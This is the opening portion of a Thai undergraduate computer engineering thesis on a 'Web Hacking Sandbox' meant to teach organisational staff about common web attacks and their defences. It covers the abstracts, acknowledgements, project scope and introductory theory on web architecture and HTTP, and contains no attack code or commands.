ชุดทดลองการเจาะระบบผ่านเว็บ

นายวันประชา นวนสร้อย

นายชัชวาลย์ เดปิน

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

พ.ศ.2548

ชุดทดลองการเจาะระบบผ่านเว็บ

โดย

นายวันประชา นวนสร้อย

นายชัชวาลย์ เตปิน

อาจารย์ที่ปรึกษา

อ. ธนัญชัย ตรีภาค

อ. อัครเดช วัชระภูพงษ์

ผศ. ธนา หงษ์สุวรรณ

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

พ.ศ.2548

ปริญญานิพนธ์ปีการศึกษา 2548

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ชุดทดลองเจาะระบบผ่านเว็บ

Web Hacking Sandbox

ผู้จัดทำ

1. นายวันประชา นวนสร้อย รหัสนักศึกษา 46015371

2. นายชัชวาลย์ เตปิน รหัสนักศึกษา 46015343

_____ อาจารย์ที่ปรึกษา

(อาจารย์ ธนัญชัย ตรีภาค)

_____ อาจารย์ที่ปรึกษา

(อาจารย์ อัครเดช วัชระภูพงษ์)

_____ อาจารย์ที่ปรึกษา

(ผศ. ธนา หงษ์สุวรรณ)

ชุดทดลองเจาะระบบผ่านเว็บ

นายวันประชา นวนสร้อย	46015371
นายชัชวาลย์ เตปิน	46015343
อ. ธนัญชัย ตรีภาค	อาจารย์ที่ปรึกษา
อ. อัครเดช วัชระภูพงษ์	อาจารย์ที่ปรึกษาร่วม
ผศ. ธนา หงส์สุวรรณ	อาจารย์ที่ปรึกษาร่วม

ปีการศึกษา 2548

บทคัดย่อ

เนื่องด้วยการขยายตัวของอินเตอร์เน็ตเพิ่มขึ้นอย่างมากซึ่งยังมีผู้ใช้งานอินเตอร์เน็ตจำนวนมากที่ยังขาดความรู้เกี่ยวกับการเจาะระบบผ่านเว็บ จึงทำให้เกิดโครงการนี้ขึ้นมาซึ่งแท้ที่จริงแล้วโครงการนี้เน้นให้ความรู้กับบุคคลภายในองค์กร ซึ่งจุดประสงค์สำคัญคือการรู้จักป้องกันตัวเองจากเหล่าผู้ไม่หวังดีแต่การป้องกันนั้นจะทำได้ก็ต่อเมื่อเราก็ต้องรู้ว่าเหล่าผู้ไม่หวังดีนั้นสามารถทำอะไรได้บ้าง

ทางโครงการจึงทำเป็นเว็บที่ให้ความรู้เกี่ยวกับการเจาะระบบผ่านเว็บ และมีหน้า Sandbox ซึ่งเป็นหน้าที่ไว้สำหรับการทดลองและการป้องกันเพื่อความเข้าใจมากยิ่งขึ้นซึ่งเป็นวิธีที่ได้รับความนิยมจากเหล่าผู้ไม่หวังคือSQL Injection, Hidden Manipulation , Java Injection , Cross Site Script(XSS) , Session Hijacking , Query Poisoning , Parameter Tempering , Application Buffer Overflowsแต่ถึงกระนั้นก็ตามกลวิธีการเจาะระบบผ่านเว็บนั้นเปลี่ยนแปลงไปตามเทคโนโลยีเช่นกันจึงหวังว่าผู้ศึกษาควรต้องติดตามกรรมวิธีในการเจาะระบบผ่านเว็บอยู่เสมอๆ

Web Hacking Sandbox

Wanpracha Nuansoi	46015371
Chadchawan Teapin	46015343
Thanunchai Tripak	Advisor
Akkradach Wantcharapupung	Co-Advisor
Tana Hongsuwan	Co-Advisor

Academic Year 2004

ABSTRACT

Despite the rapid increase of internet usage, a lot of internet users still lack knowledge concerning the system penetration via web; therefore, this Project is set up. In fact, this Project focuses on providing the person working within the organization with knowledge. The key purpose is to protect oneself from ill-wished people, but such protection can be succeeded only when one knows what those people can do.

That is why the web has been created in the Project for providing knowledge concerning penetrating system via web; and there is Sandbox page for testing and protecting and for more understanding; that are the popular methods done by ill-wished people including SQL Injection, Hidden Manipulation, Java Injection, Cross Site Script (XSS), Session Hijacking, Query Poisoning, Parameter Tempering, Application Buffer Overflows. Nevertheless, the ways of penetrating system via web change according to technology of web as well. So, I do hope that the learner should always keep up with those methods of penetrating system via web.

กิตติกรรมประกาศ

I would like to express my deeply many thanks to Thanunchai Treepark of Computer Engineering Department, Faculty of Engineering, King Mongkut's Institute of Technology Ladkrabang, Thailand, for all advises and very good support me concerning about my paper and thesis.

วิทยานิพนธ์ฉบับนี้สำเร็จได้อย่างดี ด้วยคำแนะนำ และคำปรึกษาจาก อ. ธนัญชัย ตรีภาค ซึ่งเป็นอาจารย์ผู้ควบคุมวิทยานิพนธ์ อ. อัครเดช วัชระภูพงษ์ และ ผศ.ธนา หงส์สุวรรณ ข้าพเจ้ารู้สึกซึ้งในความอนุเคราะห์จากท่านอาจารย์ทั้งสองท่าน และขอขอบพระคุณเป็นอย่างสูง

ขอกราบพระคุณคณาจารย์ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง ทุก ๆ ท่านที่ได้ประสิทธิ์ประสาทวิชาให้กับข้าพเจ้า

ขอขอบคุณห้องวิจัย ISAG ภาควิชาวิศวกรรมคอมพิวเตอร์ ที่ได้สนับสนุนเครื่องมือตลอดจนข้อมูล และหนังสือต่างๆ ที่ใช้ในการทำวิจัย

ขอขอบคุณเพื่อนๆ พี่ๆ น้องๆ ในภาควิชาวิศวกรรมคอมพิวเตอร์ สถาบันเทคโนโลยี พระจอมเกล้าเจ้าคุณทหารลาดกระบัง ทุกคนที่ให้คำแนะนำต่างๆ และคอยให้กำลังใจเสมอมา

ขอขอบคุณบัณฑิตศึกษาและบัณฑิตวิทยาลัย คณะวิศวกรรมศาสตร์ที่ให้ความช่วยเหลือในเรื่องต่างๆ

สุดท้ายนี้ข้าพเจ้าขอกราบขอบพระคุณ บิดา มารดา และครอบครัวของข้าพเจ้าที่เป็นกำลังใจและให้การสนับสนุนในทุกเรื่องๆ ทำให้ข้าพเจ้าสามารถทำวิทยานิพนธ์ฉบับนี้สำเร็จลุล่วงด้วยดี

คุณค่าและประโยชน์อันพึงมาจากวิทยานิพนธ์ฉบับนี้ ข้าพเจ้าขอมอบแด่ผู้มีพระคุณทุกท่าน

นายวันประชา นวนสร้อย
นายชัชวาลย์ เตปิน

สารบัญ

หน้า

สารบัญ (ต่อ)

หน้า

สารบัญตาราง

สารบัญรูป

สารบัญรูป (ต่อ)

บทที่ 1
บทนำ

1.1 ความสำคัญและที่มาของโครงงาน

ในปัจจุบันยังมีคนที่มีความรู้เกี่ยวกับเว็บเทคโนโลยีน้อยมาก ซึ่งคนที่ไม่มีความรู้มักตกเป็นเหยื่อการโจมตีจากผู้ไม่หวังดีซึ่งมีความรู้ความสามารถมากกว่า สำหรับการบรรเทาและป้องกันอันตรายที่อาจจะเกิดขึ้นนั้น จำเป็นต้องให้ความรู้แก่บุคคลทั่วไป โดยเฉพาะอย่างยิ่งบุคลากรในองค์กรต่างๆ โดยให้ความรู้เพื่อที่จะป้องกันตัวเองได้ในระดับหนึ่ง ดีกว่าให้เผชิญปัญหาด่างๆด้วยตนเอง ด้วยแนวคิดนี้ทำให้ทางผู้พัฒนาโครงการได้คิดทำเว็บเพื่อให้ความรู้เกี่ยวกับการเจาะระบบและการป้องกันการโจมตีในเว็บเทคโนโลยี โดยเฉพาะวิธีที่เป็นที่นิยม ทางผู้พัฒนาโครงการได้จัดทำชุดทดลอง เพื่อให้ผู้ใช้งานได้การทดลองการทำการเจาะระบบโดยใช้วิธีการต่างๆ เพื่อเรียนรู้การโจมตีและสามารถป้องกันได้ด้วย โดยไม่ต้องไปทดลองตามเว็บอื่นๆ ให้เกิดความเสียหายต่อเว็บนั้นๆ ซึ่งการป้องกันนั้นเป็นสิ่งที่ทางโครงการได้เน้นเป็นหลัก

โครงงานนี้มุ่งเน้นที่จะให้ความรู้กับคนในองค์กร เพื่อป้องกันตัวเองในระดับเบื้องต้นจากผู้ที่ไม่หวังดี รู้ว่าผู้ที่ไม่หวังดีนั้นสามารถจะทำอะไรกับระบบได้บ้างและต้องการให้ผู้ใช้งานได้ทำการทดลองด้วยวิธีการจำลองสถานการณ์และทราบการป้องกันว่าสามารถทำได้อย่างไร โดยในโครงงานมีหัวข้อในการเจาะระบบผ่านเว็บหัวข้อหลักๆ คือ SQL Injection, Hidden Manipulation, Java Injection, Cross Site Script (XSS), Query Poisoning, Session Hijacking, Parameter Tempering, Application Buffer Overflows

1.2 วัตถุประสงค์ของโครงงาน

ปริญญานิพนธ์ฉบับนี้มุ่งหวังเพื่อศึกษาการถึงวิธีการเจาะระบบผ่านเว็บที่ได้รับความนิยมในปัจจุบันคือ SQL Injection, Hidden Manipulation, Java Injection, Cross Site Script (XSS), Query Poisoning, Session Hijacking, Parameter Tempering และ Application Buffer Overflows เพื่อให้ความรู้เกี่ยวกับปัญหาความปลอดภัยในเว็บเทคโนโลยีและสร้างเว็บไซต์ที่ให้ความรู้ในหัวข้อดังที่กล่าวไปข้างต้น อีกทั้งยังสามารถทำการทดลองและทำการป้องกันได้ภายในเว็บไซต์

1.3 ขอบเขตของโครงงาน

ในปริญญานิพนธ์ฉบับนี้ได้นำเสนอวิธีการเจาะระบบผ่านเว็บในปัจจุบัน โดยทำการสร้างเว็บที่ให้ความรู้เกี่ยวกับวิธีการเจาะเว็บ โดยจะรวบรวมวิธีการเจาะระบบเว็บแบบต่างๆที่สำคัญและเป็นที่นิยมโดยจะบอกถึงวิธีการทดลองการเจาะระบบในแต่ละวิธีว่าทำได้อย่างไร สามารถที่จะทำการทดลองและทำการป้องกันได้ โดยมีหน้าเพจสำหรับการทดลองและป้องกันในหัวข้อต่างๆ ดังนี้ SQL Injection, Hidden Manipulation, Java Injection, Cross Site Script (XSS), Query Poisoning, Session Hijacking, Parameter Tempering และ Application Buffer Overflows

1.4 วิธีการดำเนินการ

1. ศึกษาเกี่ยวกับโครงสร้างเว็บไซต์
2. ศึกษาเกี่ยวกับ Web Server, Database Server, Web Language
3. ศึกษาเกี่ยวกับ HTTP Protocol ,URL Encoding
4. ศึกษาเกี่ยวกับวิธีการเจาะระบบผ่านเว็บตามวิธีต่างๆ
5. วิเคราะห์ และออกแบบระบบ
6. สร้างเว็บไซต์ที่ให้ความรู้และในส่วน Sandbox ที่ใช้ในการทำการทดลองและการป้องกันในแต่ละวิธี
7. ทำการปรับปรุงแก้ไขและทำการตรวจสอบให้ตรงตามวัตถุประสงค์ของโครงงาน

1.5 ประโยชน์ที่คาดว่าจะได้รับ

I. มีความรู้ความเข้าใจเกี่ยวกับเทคนิคการเจาะระบบผ่านเว็บ
2. มีความรู้ความเข้าใจเกี่ยวกับการป้องกันการเจาะระบบเว็บ
3. สามารถสร้างเว็บไซต์ที่ให้ความรู้เกี่ยวกับการเจาะระบบและการป้องกันได้
4. สามารถสร้างชุดทดลองการเจาะระบบและการป้องกันผ่านเว็บได้

1.6 ส่วนประกอบของปริญญานิพนธ์

ปริญญานิพนธ์ฉบับนี้ได้แบ่งเนื้อหาออกเป็น 7 บทด้วยกันคือ

บทที่ 1 กล่าวถึงความสำคัญและที่มาของโครงงาน วัตถุประสงค์ของโครงงาน ขอบเขตของโครงงาน วิธีการดำเนินการ ประโยชน์ที่คาดว่าจะได้รับ และส่วนประกอบของปริญญานิพนธ์

บทที่ 2 กล่าวถึงทฤษฎีพื้นฐานที่ใช้ในโครงงาน ซึ่งประกอบด้วยทฤษฎีดังนี้ คือ สถาปัตยกรรมของเว็บ, HTTP Protocol, Web Server, Database Server, Web Language, Uniform Resource Locator (URL) \

บทที่ 3 ทฤษฎีการเจาะระบบผ่านเว็บ ซึ่งประด้วยวิธีดังนี้ SQL Injection, Hidden Manipulation, Java Injection, Cross Site Script (XSS), Query Poisoning, Session Hijacking, Parameter Tempering และApplication Buffer Overflows

บทที่ 4 การออกแบบและพัฒนาโครงงาน โดยเริ่มตั้งแต่การศึกษาหาข้อมูลในแต่ละวิธีของเทคนิคการเจาะระบบผ่านเว็บและทำการจำลองระบบขึ้นมา

บทที่ 5 การทดลองและผลการทดลอง จะเป็นในส่วนของทดลองและการป้องกันในแต่ละเทคนิคการเจาะระบบผ่านเว็บ


บทที่ 6 เป็นเครื่องมือช่วยเหลือในการหาช่องโหว่ของระบบ ซึ่งประกอบด้วยโปรแกรม Netcat, Whisker, Brutus, Achilles, Cookie Pal, Teleport Pro

บทที่ 7 เป็นบทวิจารณ์และสรุป ซึ่งกล่าวถึงบทสรุปของโครงงาน วิจารณ์สิ่งที่ได้รับจากโครงงาน และข้อเสนอแนะสำหรับเป็นแนวทางในการพัฒนาต่อ

บทที่ 2
ทฤษฎีพื้นฐานที่ใช้ในการวิจัย

ในหัวข้อนี้จะกล่าวถึงทฤษฎีพื้นฐานต่างๆที่เกี่ยวข้องในการวิจัยซึ่งประกอบด้วย สถาปัตยกรรมของเว็บ, เอชทีทีพี โปรโตคอล (HTTP Protocol), เว็บเซอร์เวอร์ (Web Server), ดาต้าเบสเซอร์เวอร์ (Database Server), ภาษาที่ใช้ในการเขียนเว็บ, ยูอาร์แอล เอ็นโค้ดดิ้ง (URL Encoding) ซึ่งเนื้อหาทั้งหมดนี้จำเป็นสำหรับการศึกษาการเจาะระบบผ่านเว็บ

2.1 สถาปัตยกรรมของเว็บ



รูปที่2.1 สถาปัตยกรรมของเว็บ

สถาปัตยกรรมของเว็บโดยทั่วไปประกอบด้วยสามส่วนดังนี้

1. Presentation Layer (PL)


เป็นชั้นที่อยู่ด้านนอกสุดซึ่งเมื่อเครื่องลูกข่ายติดต่อมาส่วนนี้จะทำหน้าที่รับการร้องขอมาก่อนแล้วกระทำไปตามการร้องขอที่ขอมาคือเป็นตัวจัดการเกี่ยวกับการร้องขอของเครื่องลูกข่ายทั้งหมด

2. Business Logic Layer (BLL)

เป็นชั้นที่เป็นส่วนจัดการเกี่ยวกับโปรเซสทางด้านธุรกิจซึ่งเป็นตามรูปแบบของธุรกิจนั้นๆ ในชั้นนี้จึงไม่เหมือนกันในแต่ละธุรกิจอาจต่างกันหรือเหมือนกันก็ได้

3. Data Layer (DL)

เป็นชั้นที่ใช้ของข้อมูลที่มีการใช้ภายเว็บ ซึ่งชั้นนี้มักจะมีความปลอดภัยที่สุดเพราะอยู่ข้างหลังสุดและสำคัญที่สุดเพราะข้อมูลต่างๆนั้นเป็นสิ่งที่สำคัญเป็นอันดับหนึ่ง



รูปที่2.2 สถาปัตยกรรม 1-tier และ 2 tier

2.2.1 1–tier

เป็นการรวมส่วนของ พรีเซนท์เทชั่นเลเยอร์(Presentation Layer: PL), บิสสิเนสลอจิกเลเยอร์ (Business Logic Layer: BLL), ดาต้าเลเยอร์ (Data Layer: DL) เข้าเป็นชั้นเดียวกัน ซึ่งทำให้มีความปลอดภัยค่อนข้างต่ำเนื่องจากหากโดนเจาะระบบได้ก็จะได้ก็เหมือนกับการได้ทุกสิ่งทุกอย่างไป

2.1.2 2–tier

แบ่งเป็น 2 ชั้น โดยแยกเอาดาต้าเลเยอร์ (Data Layer: DL) ออกมาเป็นอีกชั้นหนึ่งต่างหาก ซึ่ง 2-tier นั้นแบ่งเป็นสองประเภทดังนี้


- Fat Client
- Fat Server

Fat Client คือให้ทางเครื่องลูกข่ายเป็นฝั่งประมวลในชั้นของ BLL ด้วยทำให้ลดภาระของเครื่องผู้ให้บริการไปได้แต่เครื่องลูกข่าย ต้องมีประสิทธิภาพที่ดีพอที่จะประมวลผลได้

Fat Server คือส่วนของ BLL นั้นถูกประมวลผลโดยเครื่องผู้ให้บริการ ซึ่งเครื่องลูกข่ายไม่ต้องมีประสิทธิภาพสูงก็ได้ แต่ จะทำให้เครื่องผู้ให้บริการนั้นทำงานหนักขึ้น

2.1.3 3-tier

มีการแยกแต่ละส่วนออกจากกัน คือ พรีเซนท์เทชั่นเลเยอร์(Presentation Layer: PL), บิสสิเนสลอจิกเลเยอร์ (Business Logic Layer: BLL), ดาต้าเลเยอร์ (Data Layer: DL) ดังรูปที่ 2.3




รูปที่2.3 สถาปัตยกรรม 3-tier

ซึ่งในระดับปฏิบัติการนั้น ชั้นต่างๆที่กล่าวในตอนต้นนั้นจะเป็นดังรูปข้างล่างนี้

ชั้นพรีเซนท์เทชั่นเลเยอร์(Presentation Layer: PL) นั้นในระดับการปฏิบัติการนั้นจะเป็นเว็บเซอร์เวอร์ ที่คอยจัดการสิ่งต่างๆให้กับเครื่องลูกข่าย ซึ่งเครื่องลูกข่ายจะติดต่อกับเว็บเซอร์เวอร์โดยผ่านตัวกลางที่ใช้ในการติดต่อหรือที่เรียกว่า middleware ซึ่งจะเป็นสิ่งที่ใช้ติดต่อระหว่างชั้นแต่ละชั้นก็จะมี middleware ไม่เหมือนกันใน ส่วนชั้น บิสสิเนสลอจิกเลเยอร์ (Business Logic Layer: BLL) จะเป็นเว็บแอปพลิเคชั่นเซอร์เวอร์ และชั้นสุดท้ายจะเป็นชั้นดาต้าเลเยอร์ (Data Layer: DL) จะเป็น Database/File Server

ซึ่งโดยทั่วไปการติดตั้งและการติดต่อ เว็บแอปพลิเคชั่นจะเป็นไปตามรูปข้างล่างนี้



รูปที่2.4 แสดงรูปแบบของการติดตั้งเว็บแอปพลิเคชั่น


ตามรูปที่2.4 เป็นการเรียงลำดับการใช้งานเว็บแอปพลิเคชั่นซึ่งเป็นรูปแบบ 3-tier โดยเริ่มจากเครื่องลูกข่ายทำการร้องขอผ่านทางโปรโตคอล HTTP ซึ่งเป็นการร้องขอทรัพยากรที่เป็นลักษณะ clear text คือไม่มีการเข้ารหัส หรือการใช้โปรโตคอล HTTPS ก็คือโปรโตคอล HTTP ที่วิ่งบน เอสเอสแอล(SSL) ที่มีการเข้ารหัสเอาไว้ทำให้ปลอดภัยมากยิ่งขึ้น เมื่อการร้องขอผ่านมาทาง พอร์ต80 หรือ พอร์ต443 ที่เป็น HTTP และ HTTPS ตามลำดับก็จะสามารถผ่านไฟร์วอลล์ ไปได้ไปยังเว็บเซอร์เวอร์ซึ่งเว็บเซอร์เวอร์อาจจะเป็น Apache, IIS, Netscape หรือ เว็บเซอร์เวอร์อื่นก็ได้ จากนั้นจะส่งผ่านไปยัง Web Application ซึ่งอาจจะเขียนด้วย Perl, PHP, JSP หรือภาษาอื่นๆก็ได้ เมื่อมาถึง เว็บแอปพลิเคชั่นถ้ามีการติดต่อกับดาต้าเบส ก็จะไปติดต่อกับ Data base/File Server ซึ่งการติดต่อจากเว็บแอปพลิเคชั่นไปยัง Data base/Fire Server อาจจะใช้การติดต่อแบบ ODBC,ADO หรือการติดต่อแบบอื่นๆ ซึ่งเมื่อได้ทรัพยากรที่เครื่องลูกข่ายร้องขอแล้วเว็บเซอร์เวอร์ก็จะทำการตอบสนองการร้องขอ ด้วย HTTP reply ซึ่งจะประกอบด้วย HTML, JavaScript, VBscript หรือ อื่นๆ

2.2 HTTP Protocol

2.2.1 HTTP

HTTP เป็นโปรโตคอลที่ได้รับความนิยมแพร่หลายที่สุดบนอินเทอร์เน็ต ทุกๆบราวเซอร์และเซิร์ฟเวอร์จำเป็นต้องสื่อสารกันโดยใช้โปรโตคอลเหล่านี้ เพื่อแลกเปลี่ยนข้อมูลโปรโตคอลนี้มีอยู่ด้วยกัน 3 เวอร์ชัน ซึ่งทุกเวอร์ชันล้วนมียังคงใช้งานโครงสร้างพื้นฐานเดิม HTTP นี้เป็นโปรโตคอลสำหรับการร้องขอ (request) และให้การตอบสนอง (response) ที่ไม่มีการจดจำสถานการณ์ทำงาน (stateless protocol) ซึ่งเปิดโอกาสให้เครื่องคอมพิวเตอร์สามรถติดต่อกับเครื่องอื่นๆได้อย่างค่อนข้างมีประสิทธิภาพและก่อให้เกิดการสนทนาพูดคุยกันทุกชั่วโมง ทุกวันและทุกสัปดาห์

ถึงแม้ข้อกำหนดของ HTTP/1.0 ซึ่งกำลังถูกใช้งานอยู่ในปัจจุบันจะไม่เหมือนกันทีเดียวนักกับข้อกำหนดดั้งเดิมที่คิดค้นโดย Tim Berners-Lee ในเดือนมีนาคม ปี 1990 แต่ฟีเจอร์การทำงานพื้นฐานต่างๆของ HTTP ก็ยังอ้างอิงตามข้อกำหนดดั้งเดิม รูปข้างล่างนี้ เน้นให้เห็นถึงองค์ประกอบหลักของโปรโตคอล HTTP และการใช้งานของมัน



รูปที่2.5 รูปแบบการติดต่อผ่าน HTTP Protocol

2.2.2 HTTP/0.9

